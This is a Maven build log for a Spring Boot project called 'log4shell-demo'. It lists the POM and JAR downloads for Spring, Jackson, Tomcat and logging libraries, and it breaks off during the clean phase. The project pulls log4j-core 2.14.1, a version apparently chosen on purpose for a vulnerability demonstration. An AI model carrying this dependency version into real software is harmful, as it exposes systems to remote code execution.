**Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/plugins/maven-jar-plugin/3.2.0/maven-jar-plugin-3.2.0.pom**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/plugins/maven-jar-plugin/3.2.0/maven-jar-plugin-3.2.0.pom (7.3 kB at 302 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/plugins/maven-jar-plugin/3.2.0/maven-jar-plugin-3.2.0.jar**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/plugins/maven-jar-plugin/3.2.0/maven-jar-plugin-3.2.0.jar (29 kB at 1.2 MB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/springframework/boot/spring-boot-starter-web/2.5.5/spring-boot-starter-web-2.5.5.pom**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/springframework/boot/spring-boot-starter-web/2.5.5/spring-boot-starter-web-2.5.5.pom (3.0 kB at 123 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/springframework/boot/spring-boot-starter/2.5.5/spring-boot-starter-2.5.5.pom**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/springframework/boot/spring-boot-starter/2.5.5/spring-boot-starter-2.5.5.pom (3.1 kB at 106 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/springframework/boot/spring-boot/2.5.5/spring-boot-2.5.5.pom**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/springframework/boot/spring-boot/2.5.5/spring-boot-2.5.5.pom (2.2 kB at 101 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/springframework/spring-core/5.3.10/spring-core-5.3.10.pom**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/springframework/spring-core/5.3.10/spring-core-5.3.10.pom (2.0 kB at 84 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/springframework/spring-jcl/5.3.10/spring-jcl-5.3.10.pom**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/springframework/spring-jcl/5.3.10/spring-jcl-5.3.10.pom (1.8 kB at 83 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/springframework/spring-context/5.3.10/spring-context-5.3.10.pom**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/springframework/spring-context/5.3.10/spring-context-5.3.10.pom (2.6 kB at 89 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/springframework/spring-aop/5.3.10/spring-aop-5.3.10.pom**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/springframework/spring-aop/5.3.10/spring-aop-5.3.10.pom (2.2 kB at 96 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/springframework/spring-beans/5.3.10/spring-beans-5.3.10.pom**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/springframework/spring-beans/5.3.10/spring-beans-5.3.10.pom (2.0 kB at 78 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/springframework/spring-expression/5.3.10/spring-expression-5.3.10.pom**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/springframework/spring-expression/5.3.10/spring-expression-5.3.10.pom (2.1 kB at 83 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/springframework/boot/spring-boot-autoconfigure/2.5.5/spring-boot-autoconfigure-2.5.5.pom**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/springframework/boot/spring-boot-autoconfigure/2.5.5/spring-boot-autoconfigure-2.5.5.pom (2.1 kB at 80 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/springframework/boot/spring-boot-starter-logging/2.5.5/spring-boot-starter-logging-2.5.5.pom**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/springframework/boot/spring-boot-starter-logging/2.5.5/spring-boot-starter-logging-2.5.5.pom (2.5 kB at 113 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/ch/qos/logback/logback-classic/1.2.6/logback-classic-1.2.6.pom**

**Downloaded from central: https://repo.maven.apache.org/maven2/ch/qos/logback/logback-classic/1.2.6/logback-classic-1.2.6.pom (13 kB at 576 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/ch/qos/logback/logback-parent/1.2.6/logback-parent-1.2.6.pom**

**Downloaded from central: https://repo.maven.apache.org/maven2/ch/qos/logback/logback-parent/1.2.6/logback-parent-1.2.6.pom (19 kB at 794 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/ch/qos/logback/logback-core/1.2.6/logback-core-1.2.6.pom**

**Downloaded from central: https://repo.maven.apache.org/maven2/ch/qos/logback/logback-core/1.2.6/logback-core-1.2.6.pom (4.2 kB at 161 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/slf4j/slf4j-api/1.7.32/slf4j-api-1.7.32.pom**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/slf4j/slf4j-api/1.7.32/slf4j-api-1.7.32.pom (3.8 kB at 192 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/slf4j/slf4j-parent/1.7.32/slf4j-parent-1.7.32.pom**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/slf4j/slf4j-parent/1.7.32/slf4j-parent-1.7.32.pom (14 kB at 575 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/apache/logging/log4j/log4j-to-slf4j/2.14.1/log4j-to-slf4j-2.14.1.pom**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/logging/log4j/log4j-to-slf4j/2.14.1/log4j-to-slf4j-2.14.1.pom (7.0 kB at 226 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/apache/logging/log4j/log4j/2.14.1/log4j-2.14.1.pom**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/logging/log4j/log4j/2.14.1/log4j-2.14.1.pom (68 kB at 1.7 MB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/apache/logging/log4j/log4j-api/2.14.1/log4j-api-2.14.1.pom**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/logging/log4j/log4j-api/2.14.1/log4j-api-2.14.1.pom (14 kB at 360 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/slf4j/jul-to-slf4j/1.7.32/jul-to-slf4j-1.7.32.pom**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/slf4j/jul-to-slf4j/1.7.32/jul-to-slf4j-1.7.32.pom (990 B at 35 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/jakarta/annotation/jakarta.annotation-api/1.3.5/jakarta.annotation-api-1.3.5.pom**

**Downloaded from central: https://repo.maven.apache.org/maven2/jakarta/annotation/jakarta.annotation-api/1.3.5/jakarta.annotation-api-1.3.5.pom (16 kB at 650 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/jakarta/annotation/ca-parent/1.3.5/ca-parent-1.3.5.pom**

**Downloaded from central: https://repo.maven.apache.org/maven2/jakarta/annotation/ca-parent/1.3.5/ca-parent-1.3.5.pom (2.8 kB at 127 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/eclipse/ee4j/project/1.0.5/project-1.0.5.pom**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/eclipse/ee4j/project/1.0.5/project-1.0.5.pom (13 kB at 573 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/yaml/snakeyaml/1.28/snakeyaml-1.28.pom**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/yaml/snakeyaml/1.28/snakeyaml-1.28.pom (37 kB at 1.3 MB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/springframework/boot/spring-boot-starter-json/2.5.5/spring-boot-starter-json-2.5.5.pom**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/springframework/boot/spring-boot-starter-json/2.5.5/spring-boot-starter-json-2.5.5.pom (3.1 kB at 103 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/springframework/spring-web/5.3.10/spring-web-5.3.10.pom**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/springframework/spring-web/5.3.10/spring-web-5.3.10.pom (2.2 kB at 92 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/com/fasterxml/jackson/core/jackson-databind/2.12.5/jackson-databind-2.12.5.pom**

**Downloaded from central: https://repo.maven.apache.org/maven2/com/fasterxml/jackson/core/jackson-databind/2.12.5/jackson-databind-2.12.5.pom (15 kB at 591 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/com/fasterxml/jackson/jackson-base/2.12.5/jackson-base-2.12.5.pom**

**Downloaded from central: https://repo.maven.apache.org/maven2/com/fasterxml/jackson/jackson-base/2.12.5/jackson-base-2.12.5.pom (9.3 kB at 404 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/com/fasterxml/jackson/core/jackson-annotations/2.12.5/jackson-annotations-2.12.5.pom**

**Downloaded from central: https://repo.maven.apache.org/maven2/com/fasterxml/jackson/core/jackson-annotations/2.12.5/jackson-annotations-2.12.5.pom (6.0 kB at 201 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/com/fasterxml/jackson/core/jackson-core/2.12.5/jackson-core-2.12.5.pom**

**Downloaded from central: https://repo.maven.apache.org/maven2/com/fasterxml/jackson/core/jackson-core/2.12.5/jackson-core-2.12.5.pom (5.5 kB at 213 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/com/fasterxml/jackson/datatype/jackson-datatype-jdk8/2.12.5/jackson-datatype-jdk8-2.12.5.pom**

**Downloaded from central: https://repo.maven.apache.org/maven2/com/fasterxml/jackson/datatype/jackson-datatype-jdk8/2.12.5/jackson-datatype-jdk8-2.12.5.pom (2.6 kB at 89 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/com/fasterxml/jackson/module/jackson-modules-java8/2.12.5/jackson-modules-java8-2.12.5.pom**

**Downloaded from central: https://repo.maven.apache.org/maven2/com/fasterxml/jackson/module/jackson-modules-java8/2.12.5/jackson-modules-java8-2.12.5.pom (3.4 kB at 109 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/com/fasterxml/jackson/datatype/jackson-datatype-jsr310/2.12.5/jackson-datatype-jsr310-2.12.5.pom**

**Downloaded from central: https://repo.maven.apache.org/maven2/com/fasterxml/jackson/datatype/jackson-datatype-jsr310/2.12.5/jackson-datatype-jsr310-2.12.5.pom (4.9 kB at 140 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/com/fasterxml/jackson/module/jackson-module-parameter-names/2.12.5/jackson-module-parameter-names-2.12.5.pom**

**Downloaded from central: https://repo.maven.apache.org/maven2/com/fasterxml/jackson/module/jackson-module-parameter-names/2.12.5/jackson-module-parameter-names-2.12.5.pom (4.4 kB at 175 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/springframework/boot/spring-boot-starter-tomcat/2.5.5/spring-boot-starter-tomcat-2.5.5.pom**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/springframework/boot/spring-boot-starter-tomcat/2.5.5/spring-boot-starter-tomcat-2.5.5.pom (3.1 kB at 121 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/apache/tomcat/embed/tomcat-embed-core/9.0.53/tomcat-embed-core-9.0.53.pom**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/tomcat/embed/tomcat-embed-core/9.0.53/tomcat-embed-core-9.0.53.pom (1.7 kB at 69 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/apache/tomcat/embed/tomcat-embed-el/9.0.53/tomcat-embed-el-9.0.53.pom**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/tomcat/embed/tomcat-embed-el/9.0.53/tomcat-embed-el-9.0.53.pom (1.5 kB at 46 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/apache/tomcat/embed/tomcat-embed-websocket/9.0.53/tomcat-embed-websocket-9.0.53.pom**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/tomcat/embed/tomcat-embed-websocket/9.0.53/tomcat-embed-websocket-9.0.53.pom (1.7 kB at 56 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/springframework/spring-webmvc/5.3.10/spring-webmvc-5.3.10.pom**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/springframework/spring-webmvc/5.3.10/spring-webmvc-5.3.10.pom (3.0 kB at 123 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/apache/logging/log4j/log4j-core/2.14.1/log4j-core-2.14.1.pom**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/logging/log4j/log4j-core/2.14.1/log4j-core-2.14.1.pom (23 kB at 829 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/springframework/boot/spring-boot-starter-web/2.5.5/spring-boot-starter-web-2.5.5.jar**

**Downloading from central: https://repo.maven.apache.org/maven2/org/springframework/boot/spring-boot-starter/2.5.5/spring-boot-starter-2.5.5.jar**

**Downloading from central: https://repo.maven.apache.org/maven2/org/springframework/boot/spring-boot/2.5.5/spring-boot-2.5.5.jar**

**Downloading from central: https://repo.maven.apache.org/maven2/org/springframework/boot/spring-boot-autoconfigure/2.5.5/spring-boot-autoconfigure-2.5.5.jar**

**Downloading from central: https://repo.maven.apache.org/maven2/org/springframework/boot/spring-boot-starter-logging/2.5.5/spring-boot-starter-logging-2.5.5.jar**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/springframework/boot/spring-boot-starter-web/2.5.5/spring-boot-starter-web-2.5.5.jar (4.8 kB at 134 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/ch/qos/logback/logback-classic/1.2.6/logback-classic-1.2.6.jar**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/springframework/boot/spring-boot-starter/2.5.5/spring-boot-starter-2.5.5.jar (4.8 kB at 73 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/ch/qos/logback/logback-core/1.2.6/logback-core-1.2.6.jar**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/springframework/boot/spring-boot-starter-logging/2.5.5/spring-boot-starter-logging-2.5.5.jar (4.8 kB at 71 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/slf4j/slf4j-api/1.7.32/slf4j-api-1.7.32.jar**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/slf4j/slf4j-api/1.7.32/slf4j-api-1.7.32.jar (42 kB at 399 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/apache/logging/log4j/log4j-to-slf4j/2.14.1/log4j-to-slf4j-2.14.1.jar**

**Downloaded from central: https://repo.maven.apache.org/maven2/ch/qos/logback/logback-classic/1.2.6/logback-classic-1.2.6.jar (292 kB at 2.3 MB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/slf4j/jul-to-slf4j/1.7.32/jul-to-slf4j-1.7.32.jar**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/logging/log4j/log4j-to-slf4j/2.14.1/log4j-to-slf4j-2.14.1.jar (18 kB at 125 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/jakarta/annotation/jakarta.annotation-api/1.3.5/jakarta.annotation-api-1.3.5.jar**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/slf4j/jul-to-slf4j/1.7.32/jul-to-slf4j-1.7.32.jar (4.6 kB at 29 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/springframework/spring-core/5.3.10/spring-core-5.3.10.jar**

**Downloaded from central: https://repo.maven.apache.org/maven2/jakarta/annotation/jakarta.annotation-api/1.3.5/jakarta.annotation-api-1.3.5.jar (25 kB at 141 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/springframework/spring-jcl/5.3.10/spring-jcl-5.3.10.jar**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/springframework/spring-jcl/5.3.10/spring-jcl-5.3.10.jar (24 kB at 122 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/yaml/snakeyaml/1.28/snakeyaml-1.28.jar**

**Downloaded from central: https://repo.maven.apache.org/maven2/ch/qos/logback/logback-core/1.2.6/logback-core-1.2.6.jar (472 kB at 2.2 MB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/springframework/boot/spring-boot-starter-json/2.5.5/spring-boot-starter-json-2.5.5.jar**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/springframework/boot/spring-boot-starter-json/2.5.5/spring-boot-starter-json-2.5.5.jar (4.7 kB at 19 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/com/fasterxml/jackson/core/jackson-databind/2.12.5/jackson-databind-2.12.5.jar**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/yaml/snakeyaml/1.28/snakeyaml-1.28.jar (327 kB at 1.1 MB/s)**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/springframework/boot/spring-boot/2.5.5/spring-boot-2.5.5.jar (1.4 MB at 4.6 MB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/com/fasterxml/jackson/core/jackson-annotations/2.12.5/jackson-annotations-2.12.5.jar**

**Downloading from central: https://repo.maven.apache.org/maven2/com/fasterxml/jackson/core/jackson-core/2.12.5/jackson-core-2.12.5.jar**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/springframework/boot/spring-boot-autoconfigure/2.5.5/spring-boot-autoconfigure-2.5.5.jar (1.6 MB at 4.8 MB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/com/fasterxml/jackson/datatype/jackson-datatype-jdk8/2.12.5/jackson-datatype-jdk8-2.12.5.jar**

**Downloaded from central: https://repo.maven.apache.org/maven2/com/fasterxml/jackson/core/jackson-annotations/2.12.5/jackson-annotations-2.12.5.jar (76 kB at 218 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/com/fasterxml/jackson/datatype/jackson-datatype-jsr310/2.12.5/jackson-datatype-jsr310-2.12.5.jar**

**Downloaded from central: https://repo.maven.apache.org/maven2/com/fasterxml/jackson/datatype/jackson-datatype-jdk8/2.12.5/jackson-datatype-jdk8-2.12.5.jar (34 kB at 99 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/com/fasterxml/jackson/module/jackson-module-parameter-names/2.12.5/jackson-module-parameter-names-2.12.5.jar**

**Downloaded from central: https://repo.maven.apache.org/maven2/com/fasterxml/jackson/datatype/jackson-datatype-jsr310/2.12.5/jackson-datatype-jsr310-2.12.5.jar (120 kB at 312 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/springframework/boot/spring-boot-starter-tomcat/2.5.5/spring-boot-starter-tomcat-2.5.5.jar**

**Downloaded from central: https://repo.maven.apache.org/maven2/com/fasterxml/jackson/core/jackson-core/2.12.5/jackson-core-2.12.5.jar (366 kB at 945 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/apache/tomcat/embed/tomcat-embed-core/9.0.53/tomcat-embed-core-9.0.53.jar**

**Downloaded from central: https://repo.maven.apache.org/maven2/com/fasterxml/jackson/module/jackson-module-parameter-names/2.12.5/jackson-module-parameter-names-2.12.5.jar (9.4 kB at 24 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/apache/tomcat/embed/tomcat-embed-el/9.0.53/tomcat-embed-el-9.0.53.jar**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/springframework/spring-core/5.3.10/spring-core-5.3.10.jar (1.5 MB at 3.7 MB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/apache/tomcat/embed/tomcat-embed-websocket/9.0.53/tomcat-embed-websocket-9.0.53.jar**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/springframework/boot/spring-boot-starter-tomcat/2.5.5/spring-boot-starter-tomcat-2.5.5.jar (4.8 kB at 11 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/springframework/spring-web/5.3.10/spring-web-5.3.10.jar**

**Downloaded from central: https://repo.maven.apache.org/maven2/com/fasterxml/jackson/core/jackson-databind/2.12.5/jackson-databind-2.12.5.jar (1.5 MB at 3.0 MB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/springframework/spring-beans/5.3.10/spring-beans-5.3.10.jar**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/tomcat/embed/tomcat-embed-el/9.0.53/tomcat-embed-el-9.0.53.jar (256 kB at 509 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/springframework/spring-webmvc/5.3.10/spring-webmvc-5.3.10.jar**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/tomcat/embed/tomcat-embed-websocket/9.0.53/tomcat-embed-websocket-9.0.53.jar (277 kB at 551 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/springframework/spring-aop/5.3.10/spring-aop-5.3.10.jar**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/springframework/spring-aop/5.3.10/spring-aop-5.3.10.jar (382 kB at 626 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/springframework/spring-context/5.3.10/spring-context-5.3.10.jar**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/springframework/spring-beans/5.3.10/spring-beans-5.3.10.jar (697 kB at 1.0 MB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/springframework/spring-expression/5.3.10/spring-expression-5.3.10.jar**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/springframework/spring-web/5.3.10/spring-web-5.3.10.jar (1.6 MB at 2.3 MB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/apache/logging/log4j/log4j-core/2.14.1/log4j-core-2.14.1.jar**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/springframework/spring-webmvc/5.3.10/spring-webmvc-5.3.10.jar (1.0 MB at 1.4 MB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/apache/logging/log4j/log4j-api/2.14.1/log4j-api-2.14.1.jar**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/springframework/spring-expression/5.3.10/spring-expression-5.3.10.jar (288 kB at 377 kB/s)**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/logging/log4j/log4j-api/2.14.1/log4j-api-2.14.1.jar (300 kB at 367 kB/s)**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/tomcat/embed/tomcat-embed-core/9.0.53/tomcat-embed-core-9.0.53.jar (3.4 MB at 4.1 MB/s)**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/springframework/spring-context/5.3.10/spring-context-5.3.10.jar (1.3 MB at 1.5 MB/s)**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/logging/log4j/log4j-core/2.14.1/log4j-core-2.14.1.jar (1.7 MB at 2.0 MB/s)**

**[INFO]**

**[INFO] --- maven-clean-plugin:3.1.0:clean (default-clean) @ log4shell-demo ---**

**Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-plugin-api/3.0/maven-plugin-api-3.0.pom**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-plugin-api/3.0/maven-plugin-api-3.0.pom (2.3 kB at 109 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven/3.0/maven-3.0.pom**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven/3.0/maven-3.0.pom (22 kB at 995 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-parent/15/maven-parent-15.pom**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-parent/15/maven-parent-15.pom (24 kB at 889 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/apache/apache/6/apache-6.pom**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/apache/6/apache-6.pom (13 kB at 556 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-model/3.0/maven-model-3.0.pom**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-model/3.0/maven-model-3.0.pom (3.9 kB at 162 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/codehaus/plexus/plexus-utils/2.0.4/plexus-utils-2.0.4.pom**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/codehaus/plexus/plexus-utils/2.0.4/plexus-utils-2.0.4.pom (3.3 kB at 139 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/codehaus/plexus/plexus/2.0.6/plexus-2.0.6.pom**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/codehaus/plexus/plexus/2.0.6/plexus-2.0.6.pom (17 kB at 645 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-artifact/3.0/maven-artifact-3.0.pom**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-artifact/3.0/maven-artifact-3.0.pom (1.9 kB at 96 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/sonatype/sisu/sisu-inject-plexus/1.4.2/sisu-inject-plexus-1.4.2.pom**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/sonatype/sisu/sisu-inject-plexus/1.4.2/sisu-inject-plexus-1.4.2.pom (5.4 kB at 268 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/sonatype/sisu/inject/guice-plexus/1.4.2/guice-plexus-1.4.2.pom**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/sonatype/sisu/inject/guice-plexus/1.4.2/guice-plexus-1.4.2.pom (3.1 kB at 149 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/sonatype/sisu/inject/guice-bean/1.4.2/guice-bean-1.4.2.pom**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/sonatype/sisu/inject/guice-bean/1.4.2/guice-bean-1.4.2.pom (2.6 kB at 118 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/sonatype/sisu/sisu-inject/1.4.2/sisu-inject-1.4.2.pom**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/sonatype/sisu/sisu-inject/1.4.2/sisu-inject-1.4.2.pom (1.2 kB at 66 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/sonatype/sisu/sisu-parent/1.4.2/sisu-parent-1.4.2.pom**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/sonatype/sisu/sisu-parent/1.4.2/sisu-parent-1.4.2.pom (7.8 kB at 370 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/sonatype/forge/forge-parent/6/forge-parent-6.pom**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/sonatype/forge/forge-parent/6/forge-parent-6.pom (11 kB at 512 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/codehaus/plexus/plexus-component-annotations/1.7.1/plexus-component-annotations-1.7.1.pom**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/codehaus/plexus/plexus-component-annotations/1.7.1/plexus-component-annotations-1.7.1.pom (770 B at 35 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/codehaus/plexus/plexus-containers/1.7.1/plexus-containers-1.7.1.pom**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/codehaus/plexus/plexus-containers/1.7.1/plexus-containers-1.7.1.pom (5.0 kB at 240 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/codehaus/plexus/plexus/4.0/plexus-4.0.pom**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/codehaus/plexus/plexus/4.0/plexus-4.0.pom (22 kB at 741 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/sonatype/forge/forge-parent/10/forge-parent-10.pom**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/sonatype/forge/forge-parent/10/forge-parent-10.pom (14 kB at 678 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/codehaus/plexus/plexus-classworlds/2.2.3/plexus-classworlds-2.2.3.pom**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/codehaus/plexus/plexus-classworlds/2.2.3/plexus-classworlds-2.2.3.pom (4.0 kB at 182 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/codehaus/plexus/plexus-utils/2.0.5/plexus-utils-2.0.5.pom**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/codehaus/plexus/plexus-utils/2.0.5/plexus-utils-2.0.5.pom (3.3 kB at 133 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/sonatype/sisu/sisu-inject-bean/1.4.2/sisu-inject-bean-1.4.2.pom**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/sonatype/sisu/sisu-inject-bean/1.4.2/sisu-inject-bean-1.4.2.pom (5.5 kB at 237 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/sonatype/sisu/sisu-guice/2.1.7/sisu-guice-2.1.7.pom**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/sonatype/sisu/sisu-guice/2.1.7/sisu-guice-2.1.7.pom (11 kB at 553 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/shared/maven-shared-utils/3.2.1/maven-shared-utils-3.2.1.pom**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/shared/maven-shared-utils/3.2.1/maven-shared-utils-3.2.1.pom (5.6 kB at 235 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/shared/maven-shared-components/30/maven-shared-components-30.pom**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/shared/maven-shared-components/30/maven-shared-components-30.pom (4.6 kB at 208 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-parent/30/maven-parent-30.pom**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-parent/30/maven-parent-30.pom (41 kB at 1.9 MB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/apache/apache/18/apache-18.pom**

